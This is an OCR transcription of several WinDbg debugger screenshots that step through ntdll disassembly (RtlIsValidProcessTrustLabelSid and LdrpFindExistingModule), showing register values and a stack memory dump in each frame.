

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc xor rcx,rsp
00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add rsp,18h
00007ffe`0cbcc72c c3 ret
00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0 xor al,al
00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc int 3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4 mov rax,rsp
00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820 mov qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156 push r14
00007ffe`0cbcc74d 4883ec30 sub rsp,30h
00007ffe`0cbcc751 49832100 and qword ptr [r9],0
00007ffe`0cbcc755 498bf9 mov rdi,r9
00007ffe`0cbcc758 418bf0 mov esi,r8d
00007ffe`0cbcc75b 488bea mov rbp,rdx
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc xor rcx,rsp
00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add rsp,18h
00007ffe`0cbcc72c c3 ret
00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0 xor al,al
00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc int 3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4 mov rax,rsp
00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820 mov qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156 push r14
00007ffe`0cbcc74d 4883ec30 sub rsp,30h
00007ffe`0cbcc751 49832100 and qword ptr [r9],0
00007ffe`0cbcc755 498bf9 mov rdi,r9
00007ffe`0cbcc758 418bf0 mov esi,r8d
00007ffe`0cbcc75b 488bea mov rbp,rdx
00007ffe`0cbcc75e 488bd9 mov rbx,rcx
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8] ss:00000064`16aff
00007ffe`0cbcc720 4833cc xor rcx,rsp
00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add rsp,18h
00007ffe`0cbcc72c c3 ret
00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0 xor al,al
00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc int 3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4 mov rax,rsp
00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h],rsi
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc xor rcx,rsp
00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add rsp,18h
00007ffe`0cbcc72c c3 ret
00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0 xor al,al
00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc int 3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4 mov rax,rsp
00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820 mov qword ptr [rax+20h],rdi
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 34041ff24e16
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc xor rcx,rsp
00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add rsp,18h
00007ffe`0cbcc72c c3 ret
00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0 xor al,al
00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc int 3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4 mov rax,rsp
00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820 mov qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156 push r14
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM


C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108 cmp dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414 je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001 mov al,1
00007ffe`0cbcc71b 488b4c2408 mov rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc xor rcx,rsp
00007ffe`0cbcc723 e898970400 call ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418 add rsp,18h
00007ffe`0cbcc72c c3 ret
00007ffe`0cbcc72d 4439410c cmp dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6 je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0 xor al,al
00007ffe`0cbcc735 ebe4 jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc int 3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4 mov rax,rsp
00007ffe`0cbcc73b 48895808 mov qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810 mov qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018 mov qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820 mov qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156 push r14
00007ffe`0cbcc74d 4883ec30 sub rsp,30h
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16181 Previous Next

```
00007ffe`0cbcc6ff 412bd0          sub     edx,r8d
00007ffe`0cbcc702 750b            jne     ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106        movzx   edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404      movzx   eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0            sub     edx,eax
00007ffe`0cbcc70f 85d2            test    edx,edx
00007ffe`0cbcc711 7520            jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108        cmp     dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414            je      ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001            mov     al,1
00007ffe`0cbcc71b 488b4c2408      mov     rcx,qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc          xor     rcx,rsp
00007ffe`0cbcc723 e898970400      call    ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418        add     rsp,18h
00007ffe`0cbcc72c c3              ret
00007ffe`0cbcc72d 4439410c        cmp     dword ptr [rcx+0Ch],r8d
00007ffe`0cbcc731 74e6            je      ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0            xor     al,al
00007ffe`0cbcc735 ebe4            jmp     ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc              int     3
ntdll!LdrpFindExistingModule:
00007ffe`0cbcc738 488bc4          mov     rax,rsp
00007ffe`0cbcc73b 48895808        mov     qword ptr [rax+8],rbx
00007ffe`0cbcc73f 48896810        mov     qword ptr [rax+10h],rbp
00007ffe`0cbcc743 48897018        mov     qword ptr [rax+18h],rsi
00007ffe`0cbcc747 48897820        mov     qword ptr [rax+20h],rdi
00007ffe`0cbcc74b 4156            push    r14
00007ffe`0cbcc74d 4883ec30        sub     rsp,30h
00007ffe`0cbcc751 49832100        and     qword ptr [r9],0
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff940
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

